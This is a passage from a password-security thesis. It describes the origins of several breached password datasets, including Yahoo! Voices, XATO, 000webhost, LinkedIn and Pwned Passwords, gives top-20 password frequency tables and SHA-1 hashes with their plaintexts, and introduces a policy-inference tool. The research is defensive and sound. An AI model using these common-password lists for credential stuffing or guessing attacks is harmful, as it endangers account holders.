


FIGURE 4.12: The *Yahoo! Voices* website as it appeared on the 1st January 2012. Screenshot from archived page (Yahoo, Inc., 2012).

In July 2012, a hacker collective calling itself *the D33Ds Company* announced that it had compromised an unnamed Yahoo! service using an SQL injection attack. In a text file titled “*Owned and Exposed*” posted to their now-defunct website, the group included details of the MySQL database in question and a dump of over 450,000 username-password pairs, alongside a note expressing hope that Yahoo! treats the data breach as a “wake-up call” rather than a threat. While the name of the Yahoo! service in question was redacted (see Figure 4.13), the attackers neglected to redact the MySQL HOSTNAME variable published as part of the breach (dbb1.ac.bf1.yahoo.com), which revealed the database as belonging to Yahoo! Voices (Musil, 2012).

While the Yahoo! Voices breach was one of the earlier Yahoo! data breaches, it was neither the first nor the last serious data security incident that the company would suffer. In 2016, a class action lawsuit was filed on behalf of data breach victims which alleged a culture of poor security practice by Yahoo! Inc. stretching back as far as the early 2000s, as well as laying out, in fine detail,

```
#####
# [ - Owned and Exposed - ] #
# Brought to you by the D33Ds Company #
#
# Target: <censored>.yahoo.com #
# Method: Union-based SQL Injection #
#
#####
-----
Jump to:
1. MySQL Variables
2. Database/Table/Column Names
3. email:pass dump (450k users)
4. Final Notes
-----

1. MySQL Variables
-----
MAX_PREPARED_STMT_COUNT ==> 16382
```

FIGURE 4.13: A screenshot of the “Owned and Exposed” document published by the Yahoo! Voices attackers. While the subdomain is redacted as <censored>, the MySQL HOSTNAME variable (not shown) published as part of the breach contained the value dbb1.ac.bf1.yahoo.com, revealing the database as belonging to Yahoo! Voices. Screenshot by author.

a chronology of serious security failings leading to additional data breaches in 2013, 2014, 2015 and 2016 (*In re: Yahoo! Inc. Customer Data Security Breach Litigation* 2019). While datasets originating with these later breaches do exist online, we do not make use of them in this work.

On July 31st 2014, the Yahoo! Voices website was shut down, with the Yahoo! Contributor Network in its entirety following suit by the end of August (Yahoo! Inc., 2014). Despite initially being posted publicly by the attackers, the Yahoo! Voices password database (particularly in the context of the original disclosure note) is now very difficult to find online. It is unclear if this is due to any subsequent effort by Yahoo! to locate this data and take it down, or simply due to the passage of time.

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	1667	11	writer	164
2	password	780	12	monkey	162
3	welcome	437	13	freedom	161
4	ninja	333	14	michael	160
5	abc123	250	15	111111	160
6	123456789	222	16	iloveyou	140
7	12345678	208	17	password1	139
8	sunshine	205	18	shadow	134
9	princess	202	19	baseball	133
10	qwerty	172	20	tigger	132

FIGURE 4.14: The top 20 passwords by frequency appearing in the Yahoo! Voices dataset.

The Yahoo! Voices dataset was collected under a password policy mandating that passwords have a minimum length of 6 characters (Florêncio and Herley, 2010). The version of the dataset we acquired contains a total of 453,492 passwords of which 353,168 ($\approx 77.89\%$) are unique. We include the top 20 passwords in the dataset in Figure 4.14.

4.4.7 The XATO Dataset (2015)

On the 9th February 2015, security researcher Mark Burnett published an article on his now-defunct website *xato.net* titled “Today I Am Releasing Ten Million Passwords” (Burnett, 2015). In the article, Burnett explains that he is releasing a list of 10 million usernames and passwords into the public domain, as well as his rationale for doing so (to aid password security research) and the steps he had taken to minimise its potential for abuse. Using a magnet link at the bottom of the article, placed next to a prominent disclaimer, the full dataset could be downloaded via torrent.




FIGURE 4.15: A screenshot of the original article on *xato.net* in which Burnett announced the release of the XATO dataset. The article is no longer available outside of archived copies. Screenshot from archived page (Burnett, 2015).

In the article, Burnett expresses some apprehension about the possibility of encountering legal trouble as a consequence of releasing the dataset, citing the cases of Barrett Brown (a journalist arrested, charged and sentenced in connection with his investigation of, and alleged subsequent association with, the *Anonymous* hacktivist collective) (Zaitchik, 2013) and Quinn Norton who announced that she was stepping back from information security journalism earlier in 2015, citing her concern that the law in the U.S. does not adequately protect her from criminal prosecution during the course of her research as a journalist reporting on information security and cybercrime (Norton, 2015).

In contrast to the other datasets we use in this work, Burnett offers us some insight into the cleaning work performed on the data to prepare it for release while minimising its potential for abuse and demonstrating that he was doing so in good faith:

- The data was sampled from “thousands” of data breaches that took place over the 5 years prior to publication of the article (so, from 2010-2015) with the addition of data going back a further 5 years (between 2005-2010) to further obfuscate its origins.
- Any company names, keywords etc. that might indicate the source of the data, or who the data originated with (i.e. personally identifying information) have been removed.
- Anything appearing to be a credit card number, or a number tied to a financial account, has been removed.
- Any accounts that seemed to belong to military or government personnel were removed. Burnett notes that these were identifiable where email addresses contained full domain information, presumably referring to cases where TLDs such as .mil or .gov were present.
- Burnett also removed the domain portion of email addresses included in the dataset (i.e. the portion of the email address after the “@”) but this is not relevant to our work, which does not make use of the included username data.

The article itself is no longer available online, but both the article and dataset remain available as archived copies (Burnett, 2015). It is unclear by whom, and for for what reasons (if any) the article was taken offline.

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	55,893	11	123123	3845
2	password	19,580	12	baseball	3565
3	12345678	13,582	13	abc123	3511
4	qwerty	13,137	14	football	3494
5	123456789	11,696	15	monkey	3246
6	12345	10,938	16	letmein	3118
7	1234	6432	17	696969	3050
8	111111	5682	18	shadow	2956
9	1234567	4796	19	master	2931
10	dragon	3927	20	666666	2905

FIGURE 4.16: The top 20 passwords by frequency appearing in the XATO dataset.

The XATO dataset was sampled from across multiple breached password datasets and was therefore not collected under any one particular password composition policy. For this reason, we do not use this dataset for experiments involving password composition policies but do employ it in our evaluation of our formally-verified password composition policy enforcement software in Chapter 8. Having no use for the usernames in this dataset, we immediately discarded them to leave only password data. The version of the dataset we acquired contains a total of 10,000,000 passwords of which 5,189,397 ($\approx 51.89\%$) are unique. We include the top 20 passwords in the dataset in Figure 4.16.

4.4.8 The 000webhost Dataset (2015)

In October 2015, security researcher and creator of the *Have I been Pwned?* data breach search and notification service (Hunt, 2013) Troy Hunt received an anonymous message from an individual claiming that approximately 5 months prior (so in or around May of 2015) a hacker had breached approximately 13 million names, email addresses and plaintext passwords from 000webhost, a subsidiary of Lithuanian web hosting company Hostinger International Ltd. offering free web hosting services (Hunt, 2015).




FIGURE 4.17: A screenshot of the 000webhost.com homepage as it appeared on the 28th October 2015, with a message displayed at the top of the page notifying users that the site had been placed into maintenance mode following the breach. Screenshot from archived page (000webhost, 2015).

On investigation of the 000webhost website, Hunt noticed that it contained several evident security issues, including a login page served insecurely over plain HTTP and passwords reflected back to the browser via the URL query string during account creation. The company also appeared in *Plain Text Offenders* (Plain Text Offenders, 2020), indicating they stored their user passwords in plain text and included them in emails to users (a fact which Hunt later confirmed for himself). Hunt then attempted to confirm the breach with the company directly. When this proved unfruitful due to a combination of website technical issues and mishandling of his enquiries by 000webhost customer support, Hunt reached out directly via the social network *Twitter* (now known as *X*) with a request that any of his followers with a 000webhost account get in touch with him directly. Using information provided by them, he confirmed the breach as legitimate. During this time, Hunt heard from several other unnamed individuals with additional information on the breach, including that the breach had first surfaced back in March of 2015, and that it was being sold for upwards of \$2000 online (Hunt, 2015).

Hunt then contacted Thomas Brewster, a writer for *Forbes*, who also attempted to contact the company. Though neither Brewster nor Hunt received a timely reply, 000webhost seemed to be aware of the incident and attempting to limit the damage caused, disabling FTP access to client websites and forcing a password

reset for all users site-wide. In the days that followed, the company acknowledged that it had suffered a data breach due to an unauthorised party using an “exploit in [an] old PHP version to upload some files, gaining access to our systems” (Brewster, 2015). Our research efforts were unable to determine conclusively where and by whom the 000webhost dataset was first made available for sale online, and how it then surfaced publicly.

Attributes

Rank	Password	Frequency
1		28,339
2	abc123	24,930
3	123456a	15,115
4	12qw23we	12,073
5	123abc	11,296
6	a123456	10,471
7	123qwe	10,133
8	secret666	9494
9	YfDbUfNjH10305070	9295
10	asd123	9064
11	qwerty123	8854
12	1q2w3e4r	8081
13	qwe123	6727
14	000webhost	6164
15	1q2w3e	6019
16	n1frdz	5757
17	abcd1234	5677
18	1qaz2wsx	5478
19	yfdbufnjh63	5395
20	123456789a	4652

FIGURE 4.18: The top 20 passwords by frequency appearing in the 000webhost dataset. Note that the password at rank 1 is the empty string.

The 000webhost dataset was collected under a password policy mandating that passwords have a minimum length of 6 characters and contain at least 1 numeric digit (Golla and Dürmuth, 2018). This is a relatively unusual password composition policy. The version of the dataset we acquired contains only passwords while the original breach additionally contained user IDs, names, IP addresses, and email addresses (Hunt, 2015). This dataset contains a total of 15,299,547 passwords of which 10,591,735 ($\approx 69.23\%$) are unique. This is notably more than the figure in the article by Hunt, which puts the total number of email addresses in the dataset at 13,545,468. This discrepancy could be due to a number of reasons, including multiple passwords recorded per account; passwords present in the data breach not associated with a valid email address; or subsequent data processing errors or contamination of the dataset by other parties before we came into possession of it. As we do not possess the complete and original dataset, we cannot investigate the cause of this discrepancy further. We are, however, confident in the overall veracity of the dataset we obtained based

on our reconstruction of its password policy, which we write about in detail in Section 4.5. We include the top 20 passwords in the dataset in Figure 4.18.

4.4.9 The LinkedIn Dataset (2016)

In 2012, the professional social networking site *LinkedIn* suffered a data breach in which 6.5 million password hashes were thought to have been exposed. In 2016, however, it emerged that the scale of the 2012 data breach was likely far greater, with password data pertaining to 167 million accounts exposed and placed up for sale on the now-defunct darknet marketplace *TheRealDeal* for a list price of 5 bitcoin (worth approximately 2200 USD at the time in May of 2016) (Hunt, 2016). This price fell rapidly, however, to as low as 2 bitcoin with the seller reporting having sold it to 6 buyers for a total of 12,000 USD but that “[The] more i sell, and more days pass, [the] value drops” (Franceschi-Bicchierai, 2016).




FIGURE 4.19: A screenshot of the post on the LinkedIn official blog, informing members of the 2016 discovery that the 2012 breach had been much more extensive than originally thought. Screenshot from archived page (Scott, 2016).

Efforts to crack the passwords, which were breached as unsalted SHA-1 hashes, were very successful and a large majority were cracked almost immediately following the breach entering wide circulation. Jeremi Gosney, former CEO of password cracking company *Terahash*, announced via Twitter that he had cracked 151,768,060 of 177,500,189 hashes ($\approx 85.5\%$) within 24 hours of acquiring the data (Hunt, 2016).

Later in 2016 on October 5th, Russian national Yevgeniy Nikulin was arrested by Czech police in Prague pursuant to an Interpol Red Notice against him requested by the United States in connection with his alleged role in perpetrating the 2012 LinkedIn breach, amongst other high-profile data breaches (Treshchanin and Shchetko, 2016). On March 30th 2018, Nikulin was extradited to the US to face trial, where he pled not guilty to the charges against him. Nevertheless, he was ultimately convicted and sentenced to 88 months in prison (U.S. Attorney’s Office, Northern District of California, 2020). Court filings describe the manner in which Nikulin is alleged to have conducted the attack: first remotely compromising a virtual machine on a LinkedIn employee’s iMac on which they were running a personal web server; then gaining access to the host system by exploiting a security flaw in the virtualisation software; and finally

using the employee’s corporate VPN connection to exfiltrate the LinkedIn user credential database (*U.S. v. Nikulin* 2020).

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	1,119,063	11	000000	48,562
2	linkedin	202,323	12	abc123	40,522
3	password	183,163	13	charlie	35,065
4	123456789	148,491	14	666666	33,890
5	12345678	94,353	15	123123	32,390
6	111111	84,038	16	linked	31,453
7	1234567	74,819	17	1234567890	30,587
8	654321	51,242	18	maggie	30,181
9	qwerty	50,692	19	princess	28,180
10	sunshine	50,238	20	michael	27,946

FIGURE 4.20: The top 20 passwords by frequency appearing in the LinkedIn dataset.

The LinkedIn dataset was collected under a password policy mandating that passwords have a minimum length of 6 characters with no other requirements (Golla and Dürmuth, 2018). We obtained our copy of the dataset by combining a list of found hashes for the dataset on password hash cracking site *hashes.org* (Coray, 2020) with the contents of the original leak, from which we were able to extract 174,245,496 SHA-1 hashes, yielding 172,428,238 plaintext passwords. The remaining 1,817,258 hashes ($\approx 1.04\%$) did not correspond to found hashes and were discarded as we considered this small proportion negligible for our purposes. Incidentally, it is unclear why the total number of hashes we were able to extract from the dataset does not match the figure that claimed by Gosney (Hunt, 2016), though the raw dataset we obtained was inconsistently formatted, using a mixture of delimiters and containing a variety of data anomalies (e.g. email addresses with no corresponding password hashes and vice-versa). We believe this inconsistency may contribute to the variety of figures we have seen given online for the exact number of hashes the breach contains. The version of the dataset we used, then, contains a total of 172,428,238 passwords of which 60,584,280 ($\approx 35.14\%$) are unique. The LinkedIn Dataset is by far the largest dataset we use in our work for which we have access to plaintext passwords.

4.4.10 The Pwned Passwords Dataset (2018)

One of the datasets most central to our work is the Pwned Passwords dataset, made available by security researcher Troy Hunt via his *Have I Been Pwned?* data breach lookup and notification service (Hunt, 2013). Hunt started the Pwned Passwords project in 2017, inspired by the revision of the NIST digital authentication guidelines release that same year. Specifically, section 5.1.1.2 of the *Authentication and Lifecycle Management* document (Grassi et al., 2017) which recommends that verifiers reject passwords observed to be present in previous breach corpuses during password creation. As Hunt had already assembled an extensive collection of breached password data as part of running *Have I Been Pwned?*,




FIGURE 4.21: A screenshot of the *Pwned Passwords* web application as it appeared shortly after launch on the 3rd August 2017. Entering a password into the text field and clicking the button marked “pwned?” would indicate whether or not that password had appeared in a previous data breach indexed by the service. Screenshot from archived page (Hunt, 2017a).

he realised that he was ideally positioned to create a service dedicated to answering the question of whether or not a given password has previously appeared as part of a public data breach (Hunt, 2017b).

Version 1 of *Pwned Passwords* contained 319,935,446 unique passwords encoded as SHA-1 hashes to limit potential for abuse. *Pwned Passwords* could be queried via a web interface provided by Hunt himself (see Figure 4.21), called via a HTTP-based API or the entire dataset could be downloaded as an archive for querying offline. Notably missing from version 1, however, was the facility to query how many times a password had appeared, making ranking of passwords by strength impossible. In February 2018, however, version 2 was released, in which each password hash is accompanied by a frequency denoting how many times the password has appeared in Hunt’s data sources. Version 2 also introduced the ability to query the *Pwned Passwords* API in a manner that does not involve transmitting either the password or its complete hash to the service, making it much safer and more viable for use with real prospective passwords during password creation (Hunt, 2018b). This property, termed *k-anonymity*, proved extremely popular with users and the API allowing queries by plaintext password or full SHA-1 hash was retired in June of 2018 (Hunt, 2018a).

Attributes

The Pwned Passwords dataset is unique amongst the datasets we use in this work in that it consists of the aggregated contents of a large quantity of data breaches and does not contain plaintext passwords but rather SHA-1 password hashes to limit abuse potential. We used version 2 of the dataset, which contains a total of 501,636,842 unique password hashes corresponding to a total of 3,033,858,815 passwords.

Rank	Hash (SHA-1)	Password	Frequency
1	7c4a8d09ca3762af61e59520943dc26494f8941b	123456	20,760,336
2	f7c3bc1d808e04732adf679965ccc34ca7ae3441	123456789	7,016,669
3	b1b3773a05c0ed0176787a4f1574ff0075f7521e	qwerty	3,599,486
4	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8	password	3,303,003
5	3d4f2bf07dc1be38b20cd6e46949a1071f9d0e3d	111111	2,900,049
6	7c222fb2927d828af22f592134e8932480637c0d	12345678	2,680,521
7	6367c48dd193d56ea7b0baad25b19455e529f5ee	abc123	2,670,319
8	e38ad214943daad1d64c102faec29de4afe9da3d	password1	2,310,111
9	20eabe5d64b0e216796e834f52d61fd0b70332fc	1234567	2,298,084
10	8cb2237d0679ca88db6464eac60da96345513964	12345	2,088,998
11	01b307acba4f54f55aafc33bb06bbbf6ca803e9a	1234567890	2,075,018
12	601f1889667efaebb33b8c12572835da3f027f78	123123	2,048,411
13	c984aed014aec7623a54f0591da07a85fd4b762d	000000	1,832,944
14	ee8d8728f435fd550f83852aabab5234ce1da528	iloveyou	1,462,146
15	7110eda4d09e062aa5e4a390b0a572ac0d2c0220	1234	1,143,408
16	b80a9aed8af17118e51d4d0c2d7872ae26e2109e	1q2w3e4r5t	1,109,333
17	b0399d2029f64d445bd131ffaa399a42d2f8e7dc	qwertyuiop	1,028,295
18	40bd001563085fc35165329ea1ff5c5ecbdbbeef	123	977,827
19	ab87d24bdc7452e55738deb5f868e1f16dea5ace	monkey	932,064
20	360e46f15f432af83c77017177a759aba8a58519	123456a	928,360

FIGURE 4.22: The top 20 password hashes by frequency appearing in the Pwned Passwords dataset. We include the plaintext password corresponding to each hash for illustrative purposes only—the actual dataset contains only SHA-1 password hashes and their frequencies.

4.4.11 Auxiliary Datasets

We use certain additional datasets in this work in passing to a much more limited extent. For example, when comparing relative size, overlap or characteristics of password data breaches as in Figure 2.28 or Figure 2.29. While these datasets are not as central to our work as those described earlier in this section, we briefly describe their origin and characteristics here.

- **The MySpace dataset (2006)** Compromised via a phishing attack on the social networking site MySpace circa 2006 (McMillan, 2006). The version we obtained contains 41,545 passwords of which 37,144 ($\approx 89.4\%$) are unique.
- **The TUSCL dataset (2010)** Breached as plaintext passwords from the strip club listing and reviews site *The Ultimate Strip Club List* (*tuscl.net*) via an SQL injection attack circa 2010. The version we obtained contains 50,028 passwords of which 38,820 ($\approx 77.56\%$) are unique. This data breach is particularly difficult to locate information about online, the 2010 *DeepSec* conference talk slides by Ron Bowes being one of only a few sources noting information on when and how it originated (Bowes, 2010).
- **The 7k7k dataset (2011)** Breached from the Chinese gaming website *7k7k.com* circa 2011 (Custer, 2011). The version we obtained contains 14,908,381 passwords of which 4,012,463 ($\approx 26.91\%$) are unique.
- **The phpBB dataset (2009)** Breached as MD5 hashes from the website of phpBB, a popular piece of open-source bulletin board software, circa 2009

(Goodin, 2009). All but a negligible minority of these have now been cracked. The version we obtained contains 255,421 passwords of which 184,389 ($\approx 72.19\%$) are unique.

- **The Neopets dataset (2016)** Surfaced publicly circa 2016, but was allegedly breached from the virtual pet website *Neopets* (*neopets.com*) several years earlier (Cox, 2016). The version we obtained contains 68,737,646 passwords of which 27,988,745 ($\approx 40.72\%$) are unique.

A significant challenge when analysing large breached datasets is the sheer volume of such data available online, and the breadth and depth of analysis possible on each. While we limit ourselves to the use of only a few of the datasets discussed in this section per contribution we make in this work, it is our hope that future application of our tools and techniques to a larger cross-section of the body of data available will lead to additional valuable research insights.

4.5 Lost in Disclosure: From Breach to Policy

Though the datasets we use in this work date from the 10 years between 2006 and 2016, large-scale data breaches containing password data surface online with regularity even at time of writing in 2023, and will likely continue to do so for the foreseeable future (Cerullo, 2023; Fadilpašić, 2023; Toulas, 2023). As a result, password security researchers are more and more able to perform research aimed at improving the state of password security that makes use of real-world password datasets, which often contain numbers of records in the tens or even hundreds of millions. While much study has been conducted on how password composition policies influence the distribution of user-chosen passwords on a system, much less research has been done on reconstructing the password composition policy that a given set of user-chosen passwords was created under. In this section, based on our 2019 publication (Johnson et al., 2019) we state the problem with the naive approach to this challenge, and suggest a simple approach that produces more reliable results. We also present *pol-infer*, a tool that implements this approach, and demonstrate its use in reconstructing the password composition policies breached datasets were created under.

4.5.1 Motivation

When cybercriminals compromise a user credential database and release its contents into the public arena, a number of different interested parties might seek to obtain and use the data it contains, with varying goals in mind. These might include, for instance, other groups of cybercriminals seeking to employ the data in credential stuffing attacks (Alsaleh, Mannan, and Oorschot, 2012), and security researchers seeking to understand user password choice on the system concerned (Weir et al., 2010; Mazurek et al., 2013; Ur et al., 2016). In particular, the latter group may be concerned with the password composition policy the passwords in the database were created under, in order to better understand how these rules around user password creation affect the distribution of user password choices.

Security researchers may find themselves confounded in this endeavour, however, because when the breached user credential database is released to the public, information about the password composition policy in place at the time

of the breach is often not included. This could be because the party behind the breach does not think it relevant, wishes to keep their methods as secret as possible, or never sought this information out in the first place—after all, the password composition policy is of comparatively little interest to malicious actors seeking to directly employ the credentials in the database to criminal ends. The only other party known to have this information is the organisation that was the victim of the data breach in the first place, who by this point may be unable or unwilling to disclose any information regarding their security practices. Reasons for this might include, for example:

- The organisation may have ceased to exist entirely, prior to the time at which the research in question is being conducted. There are several examples of this happening in the real world, for example the now-defunct Christian dating site *singles.org* (Leyden, 2009a) which ceased to exist sometime after 2009 when their entire user credential database was compromised in plaintext.
- The organisation might be understandably reluctant to disclose any information regarding their security practices for fear of being further targeted or incriminating themselves by confessing to having taken inadequate measures to safeguard user data. This is especially the case in Europe, where tightening legislation around data protection (European Parliament, 2016) might make the latter point of particular concern.

If we cannot obtain a description of the password composition policy from any of the organisations involved in the breach, this information has been *lost in disclosure*—that is, lost somewhere in the process of the transfer of data between parties. We are therefore forced to turn to the data that we do have to attempt to infer as much of that lost information as we can.

TABLE 4.1: The four real-world breached password datasets studied in this work, alongside their corresponding policies according to (Golla and Dürmuth, 2018; Mayer, Kirchner, and Volkamer, 2017), and numbers of passwords within them. Note that we filtered empty (i.e. length-0) passwords as well as those containing non-ASCII characters prior to running this analysis, therefore totals may differ slightly from those given in Section 4.4.

Dataset	Policy	Size
RockYou	$length \geq 5$	32,603,048
Yahoo! Voices	$length \geq 6$	453,492
000webhost	$length \geq 6 \wedge digits \geq 1$	15,271,208
LinkedIn	$length \geq 6$	172,428,238

There is no shortage of breached user credential databases available online. Arguably the most well-known of these, the RockYou dataset (Cubrilovic, 2009), like many others (e.g. the Yahoo! Voices (Gross, 2012) or 000webhost (Osborne, 2015) sets) contains passwords that do not comply with the password composition policy in place when the breach happened (see Tables 4.1 and 4.2). Reasons for this “noise” vary, but might include:

- **Multiple password composition policies per dump:** The RockYou dataset, for example, is an aggregate made up of at least two tables: one containing passwords to the main web application and one containing passwords used to log in to “partner services” (e.g. MySpace) which may enforce different policies (Cubrilovic, 2009). Passwords created under old policies may also be present. RockYou, for instance, changed their policy after their data breach in 2009 from minimum 5 characters in length (Golla and Dürmuth, 2018) to a stronger policy (Mayer, Kirchner, and Volkamer, 2017; Florêncio and Herley, 2010). In this case, our methodology gives the password composition policy that the majority of passwords were created under, though there is scope for improving upon this in future work (see Section 4.5.8).
- **Formatting errors:** When the raw data is being processed by the exfiltrating party, errors may be introduced if their data processing scripts are not robust. For example, passwords containing spaces, commas or other common delimiting characters may be read as two separate data points.
- **Intentional padding:** If cybercriminals initially offer the data for sale, the price that they are capable of obtaining is often contingent on the number of records it contains. It is therefore possible that the dataset may be intentionally padded with extra records, some of which might contain non-compliant passwords.
- **Wholesale fabrication of the dataset:** If the dataset has been fabricated in its entirety (e.g. compiled from several smaller or older breaches), it may be that a large number of passwords contained within it do not comply with the password policy in place on the service from which it is claimed to originate. In this case, attempting to reconstruct the password composition policy under which a dataset of dubious legitimacy was created can be a useful technique in verifying its authenticity. Indeed, in the case of the 000webhost and LinkedIn datasets we use in this work, the fact that the password composition policies we were able to reconstruct from their contents matched those in the relevant literature (Golla and Dürmuth, 2018; Mayer, Kirchner, and Volkamer, 2017) helped confirm to us that the copies we had obtained were genuine.

TABLE 4.2: A breakdown of the number of compliant and non-compliant passwords present in each dataset listed in Table 4.1, according to (Golla and Dürmuth, 2018; Mayer, Kirchner, and Volkamer, 2017).

Dataset	Compliant	Non-compliant
RockYou (Cubrilovic, 2009)	32,524,461	78,587 (0.24%)
Yahoo! Voices (Gross, 2012)	444,942	8550 (1.89%)
000webhost (Osborne, 2015)	14,936,872	334,336 (2.19%)
LinkedIn (Burgess, 2016)	172,409,689	18,549 (0.01%)

With “noisy” data like this, we cannot, for example, simply check for the shortest password in the database to determine the minimum password length constraint specified by the policy. In fact, the authors of one published work

(Kelley et al., 2012) mention in their publication that the presence of “non-password artifacts” in the RockYou dataset factored in to their choice of research methods, at least in part due to the difficulty of filtering these out. This motivates us to search for a simple, easy-to-implement method to attempt to infer password composition policy rules from a password dataset, which would make filtering out at least some of these artefacts trivial. The remainder of this section outlines an alternative approach that we have found success with.

4.5.2 Contributions

With the aim of aiding password security research efforts that employ datasets comprised of real-world breached password data, we make the following concrete contributions in this section:

- For the first time, we draw attention to the problem of “noise” in publicly-available breached password datasets in the form of passwords that do not comply with the password composition policy in place when the breach occurred
- We suggest an easy-to-implement approach to filtering out this noise by converting the problem to one of outlier detection, without consulting any organisation involved in the breach
- We make *pol-infer* (Johnson, 2019c) available⁹, the tool used to produce the data and visualisations in our results (Section 4.5.5 and Section 4.5.6).

We have introduced and motivated our contribution in the preceding Sections 4.5.1 and 4.5.2. We describe related work in Section 4.5.3. In Section 4.5.4 we describe our approach in detail, showing the results we are able to obtain from the four password datasets shown in Table 4.2 in Section 4.5.5. In Section 4.5.6 we apply our methodology to datasets created to simulate both intentional padding and processing with error-prone data processing scripts. In Sections 4.5.7 and 4.5.8, we discuss the limitations of our approach and potential future work.

4.5.3 Related Work

We are not aware of any work published prior to the publication this section is based on (Johnson et al., 2019) that explores the automation of password composition policy inference from large datasets. Previous research has, however, involved determining the password composition policies used by active services. A 2010 study by Florêncio and Herley gathered password composition policy information by creating an account on the service, where possible, and performing web searches otherwise (Florêncio and Herley, 2010). This study was later replicated by Mayer, Kirchner, and Volkamer in 2017 (Mayer, Kirchner, and Volkamer, 2017). In 2018, Golla and Dürmuth make extensive use of password data dumps where the password composition policy is known (Golla and Dürmuth, 2018).

⁹Available for download at: <https://sr-lab.github.io/pol-infer/>

4.5.4 Methodology

Our approach is applicable to any numerically-typed password feature α which is a function of type $\text{Password} \rightarrow \mathbb{N}$ which extracts some password property (e.g. length). By default, *pol-infer* supports the password features in Table 4.3, sufficient to capture the policies used in the study by Shay et al. (Shay et al., 2016) with the exception of the dictionary check on the *comprehensive8* policy, which cannot be expressed as an feature of this type.

TABLE 4.3: Password features usable with *pol-infer* by default. Any feature appearing the table below can be used by the tool to infer password composition policies.

feature (α)	Description
<i>length</i>	The number of characters in the password (i.e. its length).
